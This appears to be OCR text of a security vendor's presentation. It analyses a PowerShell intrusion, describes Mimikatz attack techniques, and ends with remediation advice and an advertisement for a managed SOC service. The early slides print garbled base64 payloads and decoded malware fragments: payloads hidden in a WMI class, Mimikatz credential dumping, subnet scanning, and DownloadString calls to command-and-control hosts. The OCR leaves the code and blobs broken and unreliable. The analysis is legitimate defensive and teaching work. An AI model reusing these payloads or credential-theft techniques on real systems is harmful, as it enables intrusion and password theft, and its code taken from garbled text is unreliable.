EgAAEiLXCROSItsJFhIi30kYĔiLfCRoSIPEMEFe0VIBXMPMSIIcJAhXSIPsIIv5SIvK60T6//9Ii9hIhcB0EkiL0IvP6Ib8//9Ii8voBvz//0iLXCOwSIPEIF/DzMzM: QĀASION6qYMAOjtRQAASION9uINAEyLx4vW6NxFAACLUwRIiOscRTPA6BmsAABIjQ2+pgwA6MFFAABIjQOC4w0ATIvHi9bosEUAAItTCEiLSyRFM8Do7asAAEiNDWL1 PdCAABEiÖtcSIÖN7OANAEyLxjPSRIİMJCDo3UIAAESLS2BIjO0i4QOATIvGM9JEIÜwklÖjDQgAARItLaEINDVjhDQBMI8YzOKSJTCQg6KICAABEIOtwSION nQTTItDYEiNj4AAAABJi9bohikLAE2F7XQYSItDYEyLQ2hJi9VIjYwHgAAAAOhpKQsASIX2dB9Ii0toSItDYEyLQ3BIA89Ii9ZIjYwBgAAAAOhFKQsASIXtdCN jTU/dA0AvQIAAABIjQ23300ATIvGi9Xo3TwAAEiF2w+EpwEAAESLČOiNDOLdDOBMi8aL1USJTCQg6Ls8AABIjQ0k300ATIvGi9XoqjwAAEiNSwTobaQAAEiNDZKdD AEAAE i JROB I i OQKOE i JRO i LRCRA i UdQS I XSdBCF7XQMS I 1 PVESLxehv IwsAS I uU JDABAAB I hdJOEKWF5HQNS I 1 MPVRN i 8ToUCMLAEyL j CRAAQAARo 1 E JVR I i 9e5B I ABİDYf8zwE2LzIİSJCBm8q9I99FEjUQJ/kGLzeibw///hcAPhLoBAABII7wkyAAAAOsHi6wk2AAAAEGL1rÌAAAAA/xUMdAwATIvoSIXAD4SPAQAARItOOByLRkSLI RCRATIIEJFBIiUwkYEiJRCOwi4OksAAAAEUzyYIEJChIi4OkgAAAAEiL1kiJRCOg/xUeawwAi/iFwHRGi00kOEiLnCTAAAAAuUAAAACL01kD/xX9cAwAS1uMJLgAAA AAAAEiNVCRQSYvM6B8AAACL+EyNXCRwi8dJi1sQSYtrGEmLcyBJi3soSYvjQVzDSI1cJCBMiUQkGEiJVCQQVVZXQVRBVUFWQVdIi+xIg+xwi3EYuASAAABIi//TFM+SB/ BiJbCOOSIIOJBhXOVRBVUFWOVdle+xagOEEM9tNi/H22U2L6BvL+kUb5EGD5AJBiYwkAoAAAOiovf//iUtAi9CL6P8VC2sMAEiL8EiFwHRuSIPJ/zPASYv9ZvKvTlvO A+EKgÉÁAEILICSOÁAAAXOOKQAEAĂABEIXWKOEIJRCOWIOMUTIILBIIEJChEJUUUQYVOXOQKIBAAÁADoZL3//4XAD4TCAAAAIOSCSIIEJFBFM81IUQKKEINhCSGAA loozwōsFG8CD2P+FwA+FrAAAAIsXSIt1UEGLzIkW/xUwZOwASYIFAEiFwA+EigAAAESLBkiNVwhIi8ioXBELAEvLZVhJi85NITwk/xVbXAwAuUAAAACLOIIFwP8V RCF/30SM8A4A0+UWP/CSP/B1/g703LgS1v0/xUiYgwASItMJFD/FVhZDABIiOwkWOgmtf//hcB11/8VHGIMAEiNDeXPDODrDf8VDWIMAEiNDcb0D0CL00ifJAAASYvM/xXeY0wAi8dIiSwk wwA62VIiVwkMEUzwLoAAABAiVwkKMdEJCACAAAA/xVAXwwASIv4SIXAdD5Ig/i/dDhMiUwkeEWLxEmL1UiLvEiJXCOg/xU5XwwAhcBOEkO7ZCR4dOtIi8//FXVeDACL6EiLz/8V4I4MAEiJ HZOOFYKA IXAD4RRAOAAS IOVISONAE INTCR86 LI 2C CCEWA+EOAEAAEVI hCTAAGAAUGOBAAB LI SVOC/CKA IXAD4UhAOAAT IOFPMONAI vL6Nf2CgCFwA+F/wAAAEiDvf8zwEiL+2h MOFofMaliciousClass systemcore Updater4-mimi - Notepa

'opSOC

e Edit Format View Help

otcente

IIII.iCRwAQAAZoPAAiP/ZkGIOvBIi/FIhckPhNoAAABBufSAAABm0TvBD4e2AAAASYIDIMdRIDABAAAARA+3vkiIRCOosIIRIBAz0kiIRCOo6Kr9//+RwA+BoAAAAA+3vCRoAQAAZoP7An RMAÅHUHMÖvoCwAAA IvDSIPEUFyDzMzMSIPsKEiLDbOnFWBIhclODv8VotoMAEiDlaonFWAASIsNmvkTAEiFvXOO/xVo2/wASIMIiCkTAABIiw15KRMASIXJdA7/FX7aDABI/vVmKRMAAF 2JS11cJC1JXCOg/xUSOQwATIvYS1sHT1mYiAAAAE2F23QdS1s70f/H62GL8UiNBX+6DQB1weYESAPw6a7+////Ff3QDAB1jQ22vQOAi9Doj5MAAE IONcb4NAOjMkAAA6w+LUwhIjQOgvwOA6LuQAAAj9UWF9nQFSIsb6wNJi99IhdsPhW7///9Ii8//FeLNDABMjVwkQ OJBBXSIHsqalaAEbj8kiL+UiNlCQwAqAauqqBaAa22/8Vs8oMaIXaD4SMAAAATIIMJCBIjRVPvwOASI2MJDABAABFM8D/Fa7KDACFwHRrSIIMJC 1wkMEiDxCBfw8zMzEiIXC0 ObkaAAAASCy ISCy5S12BCydCAABOMUyNBdi9DOB1iYwP//7/f0wrwEiFyXOVOYdUA ITSdA2.IEEi/yUi/wEi/z3XmS1X/d011/8hBuXoAB4DGAABPhckPiLYAAABMiWOKYE rbeins3Dol/aaabilbcrisit0JFBIi3wkWEilw0ilXcrasIPEIEFeoV1BXMPMSIIcJahliXOkEFdlg+wwsIvZS109874NABiNDfC+DOBMi8czOuiWhwAAsIXbD40iAgAARI L341KJEkD3f8VOMIMAEvL6EiFwH05SIsDTI1DCEmNTOhJiUUAOYtVBEvJAUKLBAJBiUUOSo1EAgRJiUUU6GDtAABBi1UOSY1NFOhT7OAASIsGTIksKE2F ZBEYNRBAESIIWOIIGNIŚEEEYJRKRKĮVQABIIGQEKLBABEIOYCTIIMEARIIVZQIUZMIWQQTIIOXIIGWEWFWHQUIBHIJVZKg+EESQPJSAPI6EL ytwÖATIVGİ9fo4H4AABİNSwxIhclOBeje5QAASIONw98MAOjGfgAARItLFEİNDfu3DOBMİ8aL1OSJTCQg6Kx+AACDexgEcw2LQxhIİ4zFoNINAOSHSIONŽrUNAESL aOATIVHug LAAADo4HsAARiF23RfSIONIIsNARvIx7oCAAAA6Md7AARIiRvoi+MAARiIzei3ewAASIONKISNARVIx7oCAAAA6KN7AARIiHsO6GbiAARIi83okusAARii ISX iVMchdJOFilTEBiDxwRIiUsgSIkSSAF661ThaACLUxBIiUsUSIk56HXhAABIiIwkMBiDxCBfw8zMSIXJD45WAAAASIICJAhIiXOkBFdIg+wgSIvZSItJKBiFyXOG QAA i 1McS1tLIEUzwOgg3AAASYvP6NZ1AACDexAAdDB1g3sUAHQpS1ONErkNAE2LxUGL1ui3dQAAi1MOS1tLFEUzwOj02wAASYvP6KB1AAD/xkiDxQg7dzwPg LREBIjVXwM8n/UBČFwA+IFQEAAEiLREBIiO3wTYvEÏ9b/UBhliOXgSItN8EmL1f9QIEiNTfCFwEiLReAPmcP/UCjp4gAAAEiNTfhBuRgAAABFM8ÄzOsdEJ {v8//+L+IXAdCWNDBt1jZQksAAAADmMJJABAAAPQowkkAEAAESLwUmLzOhgWQsAT12cJFABAACLxOmLWyBJi3MoSYt7MEmL40FeqV1EXMN1iUwkCFN1g+wwM9tMjUQkWEUzyY IXAD4S8AQAASItN4CF0ĴCÊM(U3Q) VYCRTPA/XXnòAwAhcAPh)IBAACLXWEË(WSASILTBEGLZUSL+0) JXÉ(/FOSqDABM(//BI)UXWŠIXAD4RnAQAA)IXQQVN/XXoqQwATI JBI)UOK JPSVc54MAIXAdHbI) VXYRIVLIK IOMAII/8JJ/8J180vLRchI) 030So1UNdhBi97oVIMLABINRUBI) UOKKBINRehFM81FM8AZOK (LzkiJRCOzyVVABAAAAPŠVHJ wHQISItMJEhNi89Ei8ZIi9U5nCSQAAAAdAfovv3//+sP6MP7//+L2EiLTCR1/xVCmwwASItMJFAzOv8V7ZoMAEyNXCRgi8NJi1sQSYtrGEmLcyBJ rkoañaaeidxfbbx0feqV1bxF9excPMqFN1g+wwg2qkSACL2UiNTCRYqbkYAAAARTPAM9LHRCQgAAAA8P8V1ZcMAIXAdFVĬiOwkWEiNRCRQRTPJRTPAi9NI hN IWO4SY1DOEyLwUmLDkWL6UiL2kmJQ7BFTWOoQY18JAFFjUwkELoOZgAAiXwkQOgS7///hcAPhP1AAABIiOwkSEyNRCRAjVcDRTPJ/xXWlAwAhcAPhLMAAABIiOwkS IBWIIIXOI9d LI&SLIIIOk IOhnaaaaai9h LIO31/yVXk gwa6yT/ESebDaBLIO3g200ai9DouV0aaFitTcDoE07//+sll/yUlmwwaSt0NOdoNAIyO6 LodaaBLiO30/yYYm gwaT vbSTLETCRNbcR0LESNSwT/FeHZE0CFwHoKnwEAAAADD0AAAAAXZD4TTAAAAAST0NTNSNA0mxAAAAATT+ETGbNbcR0TEG5CAAAAPSVrdkSATXAeciF90+EmoAAAEiND57 BIJbCOOSII0JBhXSIPsIBIL8UIFvX05SIÕt8W8NADPbSIv9SIsXSIv06G0vCwCFwHQISIsXSIv0SIPCJOhaLwsAhcB0Iv/DSIPHEIP7CHLTM8BIIĬwkMĔILb cYkMAEiDIwDrP/8VPZIMAEiNDcheDOCL00iPVAAA6v1Bi8rohf3//4sOTIv16Hv9//9BiwZli00x3w0ASIvOR11 opFOAAEiLXCRASItC fDocLooikUoaasIsoM9L/FYnoBgDrDkiNDWDfDocLoóiJUoaahdt4aotVALIAAAAARYr1/xUNiwwASIu8JLAAAABIiodIhcB0YINkJDAARItNAEiLI eEIBABAAAOAAAAg2OkSABLiYOkdAAAABiIRCRAi4OksABAAIIEIDhIi4OkdABAABiIRCOwillwkKEiNRCRYSIIEICBMiYwk4AAAABWLxEmL1HiLTCR4/xVLzRIAi iF2w+E7g1AAESLCOINDWzfDOENi8WL1kSJTCOg6MILAAE1iO2m3w0ATYvFi9hovEsAAEiNSwTof7MAAEvNNaSsDAELi8 OpEsAAESLSxR1 253w0&TV17Fi0 i30kYEiLfCRoSIPEMEFeOV18XMPMSIIcJAhXSIPSIIv5SIvK60T6//9Ii9hIhcB0EkiL0IvP61b8//9Ii8voBvz NON9u NAEvLx4vW6NxFAACLUwR1i0scRTPA6BmsAAB1i02+pgwA6MFFAAB1i00C4w0AT1vHi9bosEUAA1tTCEiL ŎANAEYLXĮPSRIĮMJCDo3UIAAESLS2BIIOOI400ATIVGM9JEIŪWKIOIDOgAARITLAĖINDVIhDOBMISYZOKSJTCOg6KICAABEIOtwSIONIUENAEYLX ABJ i 9boh i kLAE2F7XQYS I tDYEyLQ2h J i 9V I j YwHgAAAAOhpKQsAS IX2dB9 I i O toS I tDYEyLQ3B I A89 I i 9Z I j YwBgAAAAOhFKQsAS IX tdCN I i O twS 3300AT IVG i 9Xo3TwAAE i F2w+EpwEAAESLC0 i NDOLdDOBM i 8aL1USJT0 10 r6L s244B1 i00k300AT1vGi9Xor iwAAE iNSwToha0AAE iND7KdDA BİJRÖİLRÖRA IUDOSIXSDBCF7XOMSIIPVESLxehvIwsASIUUUDABAABIHDJÖEKWF5HONSIIMPVRNİ ÖTOUCMLABVLİCRAAOAAROIBJVRIİ9e5BIAAAMDE. 19199FBillOÍ/kGLzeibw///hcaPhLoBAAB1i7wkvAAAAOsHi6wk2AAAAEGL1rÍAAAAA/xUMdawATIvoS1XAĎ4SPAŐAARItOOEvLRkSLICTAAAA IRCQwi4QksAAAAEUzyY1EJChIi4QkqAAAAEiL1kiJRCQg/xUeawwAi/iFwHRGi0QkQEiLnCTAAAAAUUAAAACL0IkD/xX9cAwASIUMJLgAAABIiQFI 8AAACL+EvNXCRwi8dJilsoSytrGEmLcvBJi3soSyvi0VzDSIlcJCBMiU0kGEiJVCOOVVZX0VRBVUFW0VdIi+xIg+xwi3EYuASAAABIi/ĪFM+SB/gmAAABNi/EPR REVUEWOVÓLE + XA&OEEMO NI / H22U2L GEVL+KUDSEGĎŠAJBI YWKAOAAAO jov f// U U ŘI 9CLÓP 8VC2 SMABIL8BI FÜHRUSIPJ/2PASYV9ZVKVTIVOSÝVVSP FRI WWKIESNRAN+OY2MJAKAAA AAAXOOKQABAAABBIXWKOBIJRCOWIOMUTIILBIIBICHEJUUUQYVOXOOKIBAAAADoZL3//4XAD4TcAAAAIOSSIIBJFBFM8IIIUQKKEINhCSgAAAARYVF UEGLz1kW/xUwZOwASY1FAEiFwA+EigAAAESLBkiNVwh1i8ioXBELAEvLZVhJi8SNITwk/xVbXawAuUAAAACL011FwP8V82OMAEmJBCR1 SP/BI/g703LqS1v0/xUjYgwaSÌtMJFD/FVhZDABIIÖwkWOgmtf//hcB11/8VHGIMAEINDeXPDQDrDf8VDWIMAEINDcbQDQCL00ifJAAASYvM/xXeYQwAi8dIi5wkqAAAAEiDxGBBX()AAABA iVwKKMdEJCACAAAA/xVAXwwASIv4SIXAdD5Ig/i/dDhMiUwkeBWLxEmL1UiLyEiJXCOg/xU5XwwAhcBOEk07ZCR4dQtIi8//FXVeDACL6BiLz/8V414MAEiLXCRgSIt0JHCLx DV fs0NAEiNTCR861i2CgCFwA+EOAEAAEvLhCTAÄgÅAugOBÅABIi8voe/cKAIXAD4UbAOAÄTI0FPM0NALoEAOAASIvL6Nf2CgCFwA+E/wAAAEiDvf

Powershell Script will call back C&C Servers

NH HI

Download CyberChef 👤	L	ast build: 3 days ago	o Options 🔅 About / Support 🕜
Operations Recipe		Input	start: 1577 end: 1612 length: 35 length: 16296 + 🗅 🛨 📋 🎟
∑ VirusTotal × + ← → C* ● virustotal.com/gui/url/079bd1f911323479581749ed ∑ URL, IP address, domain, or file hash		×	BWAHMAEQBZADDARWBIAHQALQBXAG0AaQBPAGIAagBIAGMAdAAgAFCAaQBUADMAMgBFAE8ACABIAHIAYQB0AGKAbgBnAFMAEQBZAHQAZQBTACAADQ GACgAJABVAHAAcwB5AHMALgB2AGUAcgBZAGKAbwBUACAALQBSAGKAawBIACAAIgAXADAALgAqACIAKQANAAOAAwANAAOADQAKAAKAJABhACAAPQAg DATQBwAFAAcgBIAGYAZQByAGUAbgBjAGUADQAKAAKAJABIAD0AJABhAC4ARQB4AGMAbABIAHMAaQBVAG4AUAByAG8AYwBIAHMAcwANAAOACQBPAG JABIACAALQBUAGUAIAAKAG4AdQBSAGwAKQAgAC0AYQBUAGQAIAAOACQAYgAUAGMAbwBUAHQAYQBPAG4AcwAOACIAQwAGAFwAVwBpAG4AZABVAHCA BZAHQAZQBTADMAMgBCAFCAAQBUAGQAbwB3AHMAUABVAHCAZQByAFMAAABIAGwAbABCAHYAMQAUADAAXABwAG8AdwBIAHIAcwBOAGUAbABSAC4AZQ
Image: Community with some state st	icious 200 text/html 2021-05-24 07:17:56 UTC Status Content Type 3 months ago		ACKAKQB7AA0ACgAJAAKAIgBhAGwAcgBIAGEAZAB5ACAAbABpAHMAdAAIAA0ACgAJAH0AZQB5AHMAZQB7AA0ACgAJAAKAIgBhAGQAZAAgAGwAaQBz AACQAJAEEAZABKAC0ATQBwAFAAcgBIAGYAZQByAGUAbgBJAGUAIAATAEUAeABJAGwAdQBzAGKAbwBuAFAAcgBvAGMAZQBzAHMAIAAIAEMAOgBcAF bwB3AHMAXABTAHKAcwB0AGUAbQAzADIAXABXAGKAbgBKAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQB5AGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMA AuAGUAeABIACIADQAKAAKAfQANAAoADQAKAH0ADQAKAH0ADQAKAA0ACgANAAAAJABzAGUAPQBAACgAJwBzAGoAagBqAHYALgB4AHKAegA6ADgAMAAwADAAJw AG8AZgBIAHQAZQBzAHQAcgBIAGUAYwAuAG4AZQB0ADOAOAAwADAAMAANACWAJwB3AGKAbgBIAHAAZABNAHQAZQAuAGYAaQByAGUAdwBhAGwAbAAt iUAdwBhAHkALgBKAGUAOgAAADAAMAAwAC cALAAnADQANQAuADEANAAwAC4AOAAAAC4AMQA0ADUAGAAADAAMAAwACcALAAnADIAMAAACCALAAnADIAMAAACCALAAnADIAMAAACCALAAnADIAMAAACCALAAnADIAMAAACCALAANAADIAWAACCALAAnADIAMAAACCALAANAADAAWACCALAAnADIAMAAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACCAACWBQAAQACCACWBQAAOACCACWBQAAOACCACWBQABADAAMAAWACCALAANAADIAWAACCALAANAADIAWAACCALAANAADIAWAACAAAQAAWAA MgauADCAOAAAAGADgAMAAwADAAJwAAAACGgAAAHMAZQBZAD0AQAAOACCACwBqAGGAagB2AC4AeABSAHOAJwASAC cACAByAG8AZgBIAHQAZQBZAHQA MuaG4AZQBBACCALAANAHCAaQBuAHUACABKAGEAdABIAC4AZgBPAHIAZQB3AGEAbABSAC0AZwBhAHQAZQB3AGEAAQAAGQAZQANACWAJ <mark>wA0ADUALg MADgAOAAUADEANAAIACCALAANADIAMAAAACGB7AAAACGAJACQAYgBhAGAADQAAACCAAWQBAACAAQABBAAGACQAJQAAGAQAZQANACWAJ<mark>wA0ADUALg</mark> MADgAOAAUADEANAAI</mark> ACCALAANADIAMAAACGB7AAAACgAJACQAYgBhAGAADQAAACACAAAAACAAAACAAAACAAAACAAAAACAAAAAA
Categories ③			start: 1183 time: 11ms end: 1209 length: 12220 length: 26 lines: 204
Forcepoint ThreatSeeker malicious web sites sophos malware callhome, command and control Webroot Malware Sites			e.w.a.yd.e.:.8.0.0.0.'.,.'.4.51.4.08.81.4.5.:.8.0.0.0.'.,.'.2.0.52.0.91.5.27.8.:.8.0.0.0.'.
History ①			j.vx.y.z.'.,.'.p.r.o.f.e.t.e.s.t.r.u.e.cn.e.t.'.,.'.w.i.n.u.p.d a.t.ef.i.r.e.w.a.l.lg.a.t.e.w.a.y 4.51.4.08.81.4.5.'.,.'.2.0.52.0.91.5.27.8.'.).
First Submission 2020-06-09 06:35:29 Last Submission 2021-05-24 07:17:56 Last Analysis 2021-05-24 07:17:56			a.c.h.(.\$.ti.n\$.s.e.).
HTTP Response ③			
Final URL https://45.140.88.145/			<pre>S.b.a.n.=.(.(.N.e.wO.b.j.e.c.tN.e.tW.e.b.C.l.i.e.n.t.)D.o.w.n.l.o.a.d.S.t.r.i.n.g. p.:././.\$.t./.b.a.n.n.e.r.".).).</pre>
Serving IP Address 45.140.88.145			l.f(.\$.b.a.nn.e\$.n.u.l.l.).
Extractors	Auto Auto	Bake	<pre>*'`\$.n.i.c.=.'.h.t.t.p.:././.'.+.\$.t.</pre>



WHAT CAN MIMIKATZ DO?

WVARONIS

Pass-the-Hash: Attackers use Mimikatz to pass an exact hash string to the target computer to login.

-2

8=

Do

Ì

Pass-the-Ticket: Mimikatz provides functionality for a user to pass a kerberos ticket to another computer and login with that user's ticket.

Over-Pass the Hash (Pass the Key): This technique passes a unique key to impersonate a user you can obtain from a domain controller.

Kerberos Golden Ticket: A golden ticket gives you domain admin credentials to any computer on the network that doesn't expire.

Kerberos Silver Ticket: Kerberos grants a user a TGS ticket that's used to log into any services on the network.

Pass-the-Cache: Generally the same as a pass-the-ticket, but uses the saved and encrypted login data on a Mac/UNIX/Linux system.

Found Mimikatz

Steal Passwords

Test other machines using the stolen password

MITRE ATT&CK* Matrices	Tactics -	Techniques	Data Sources	Mitigations -	Groups	Software	Resources -	Blog 🕑	Contribute	Search Q
	ATT&CK v1	0 has been rele	ased! Check out the	blog post or releas	se notes for r	nore informat	ion.			
SOFTWARE Mimikatz MimiPenguin Miner-C MiniDuke MirageFox Mis-Type Misdat	Mimikatz is a	a credential dun	r per capable of obta r other features that i				orks. ① T ① F	D: S0002 Fype: TOOL Platforms: W Contributors /ersion: 1.4	/indows :: Vincent Le Tou	Х
Mivast MobileOrder MoleNet									May 2017 d: 20 May 2021 sion Permalink	
Monokle MoonWind	Techni	ques Us	sed					A	TT&CK [®] Naviga	tor Layers 🔻
More_eggs	Domain	ID	Name	Use						
Mosquito MURKYTOP Naid	Enterprise	T1134 .005	Access Token Manipulation: SIE Injection	O-History user's other	SID-History.	Mimikatz also	lle can appendec outilizes SID-Hist rated Kerberos G	ory Injection	to expand the s	cope of

Input	start: 16296 length: 16296 end: 16296 lines: 1 + ⊡ 🕁 📋 🎫	
AKAGkAZgAgACgAJABvAHAAcwB5AHMALgB2AGUAcgBzAGkAbwBuACA	GMAdAAgAFcAaQBuADMAMgBfAE8AcABlAHIAYQB0AGkAbgBnAFMAeQBzAHQAZQBtACAADQ ALQBsAGkAawBlACAAIgAxADAALgAqACIAKQANAAoAewANAAoADQAKAAkAJABhACAAPQAg	
Output	start: 12222 time: 38ms end: 12222 length: 12220 🖬 🔲 🕞 🖙 🚼 length: 0 lines: 204	
.'.r.o.o.t.\.d.e.f.a.u.l.t.:.s.y.s.t.e.m.c.o.r.eU.	p.d.a.t.e.r.8.'.)P.r.o.p.e.r.t.i.e.s.[.'.m.i.m.i.'.]V.a.l.u.e.	
\$.a.,\$.N.T.L.M.=G.e.tc.r.e.d.s\$.	m.i.m.i\$.m.i.m.i.	
		Use t
.W.i.n.3.2N.e.t.w.o.r.k.A.d.a.p.t.e.r.C.o.n.f.i.g. {.\$I.P.E.n.a.b.l.e.d.}		pass
\$.s.c.b.a.=(.[.W.m.i.C.l.a.s.s.]. .'.r.o.o.t.\.d.e.f.a.u.l.t.:.s.y.s.t.e.m.c.o.r.eU.	p.d.a.t.e.r.8.'.)P.r.o.p.e.r.t.i.e.s.[.'.s.c.'.]V.a.l.u.e.	Mimil
· · · · ·		
	F.r.o.m.B.a.s.e.6.4.S.t.r.i.n.g.(.\$.s.c.b.a.). N.e.t.w.o.r.k.s.)	attac
· ·{· · · · · · · · · · · · · · · · · ·		netwo
\$.I.P.A.d.d.r.e.s.s=\$.N.e.t.	w.o.r.kI.p.A.d.d.r.e.s.s.[.0.]	
i.f(.\$.I.P.A.d.d.r.e.s.sm.a.	t.c.h'.^.1.6.92.5.4.'.).{.c.o.n.t.i.n.u.e.}	segm
\$.S.u.b.n.e.t.M.a.s.k=\$.N.e.	t.w.o.r.kI.P.S.u.b.n.e.t.[.0.]	U
i.f(.(.\$.I.P.A.d.d.r.e.s.sm. m.a.t.c.h'.^.1.9.21.6.8.'.)).{.\$.S.u.b.n.	a.t.c.h'.^.1.7.2'.)o.r(.\$.I.P.A.d.d.r.e.s.s. e.t.M.a.s.k.=.'.2.5.52.5.500.'.}	
\$.i.p.s.=.G.e.tN.e.t.w.o.r.k.R.a.	n.g.e\$.I.P.A.d.d.r.e.s.s\$.S.u.b.n.e.t.M.a.s.k.	
\$.t.c.p.c.o.n.n=n.e.t.s.t.a.t.		
f.o.r.e.a.c.h(.\$.ti.n\$.t.c.	p.c.o.n.n.).	

.

the word from katz to k other ork nents



Recommendations

Recommended Remediations

- Good Asset Management
 - > You need to know what to protect (e.g. Crown Jewels)
 - You will not use a safe to protect a HK10 ballpen
- Patch Patch Patch (Good Patch / Vulnerability Management Practice)
 - Basic security requirement
- Risk Management
 - Vulnerability being exploited by a threat against an asset
 - > The level of risk is calculated by the probability and impact
 - Higher risk, Higher priority
- ISO27001 Information Security Management System

Recommended Remediations

- Ongoing Security Monitoring (Continuous Monitoring)
- Enhance Detection Capabilities
 - CTI Cyber Threat Intelligence
 - SIEM Security Information Event Management
 - EDR Endpoint Detection & Response
 - Network detection, AI, Behavior Analysis, etc.)
- Enhance Response Capabilities (SOAR Security Orchestration, Automation & Response)
- Security Awareness Training including Top Management

Continuous Monitoring

The Solutions

(@)

Full Protection

✓ SOCaaS Service

and Endpoints

✓ Monthly Report

Visibilty Detect and Alert Early Attacks

Preventive and Response

SOCaaS+

✓ Managed Services for Firewall




100

Monitoring & Detection

- ✓ Managed SIEM
- ✓ Cyber Threat Intelligence
- \checkmark Alerts and advisory
- ✓ Central SIEM or On Prem
- ✓ Monthly Report


Benefit:

- 1. Enjoy Comprehensive SOC service at SME Price
- 2. Comprehensive detection /protection against early stage of attacks
- 3. Logs offsite backup
- 4. 3 Months Logs Backup*
- 5. TopSOC 24x7 automated analysis of daily logs
- 6. TopSOC 24x7 Critical security alerts
- 7. TopSOC manual Threat Hunting and log analysis
- 8. Cyber Threat Intelligence Updates
- 9. No Need to buy hardware
- 10. No SIEM, OS, SOAR software licenses fee
- 11. SOCaaS+ / Managed Security Services. E.g. Firewall, EndPoint, UEM*



SOCaaS Architecture

237,473



Service Provisioning – 15 Mins



Collect and Document your IT environment.

Step 2

Understand service scope and sign agreement. SOCaaS – Install Log Collector and configure devices to send logs to Collector. SOCaaS+ - Install Log Collector, Firewall and endpoints. Configurate devices to send logs to Collector

The service provisioning is completed. SOCaaS – Critical alerts will be notified and a monthly report will be delivered. SOCaaS+ - Preventive protection is activated, Critical alerts will be managed and a monthly report will be delivered.

Step 5

Clean up identified issues continuously and keep the IT environment clean.





Macao Chapter

terry.cheung@topsoc.com.mo

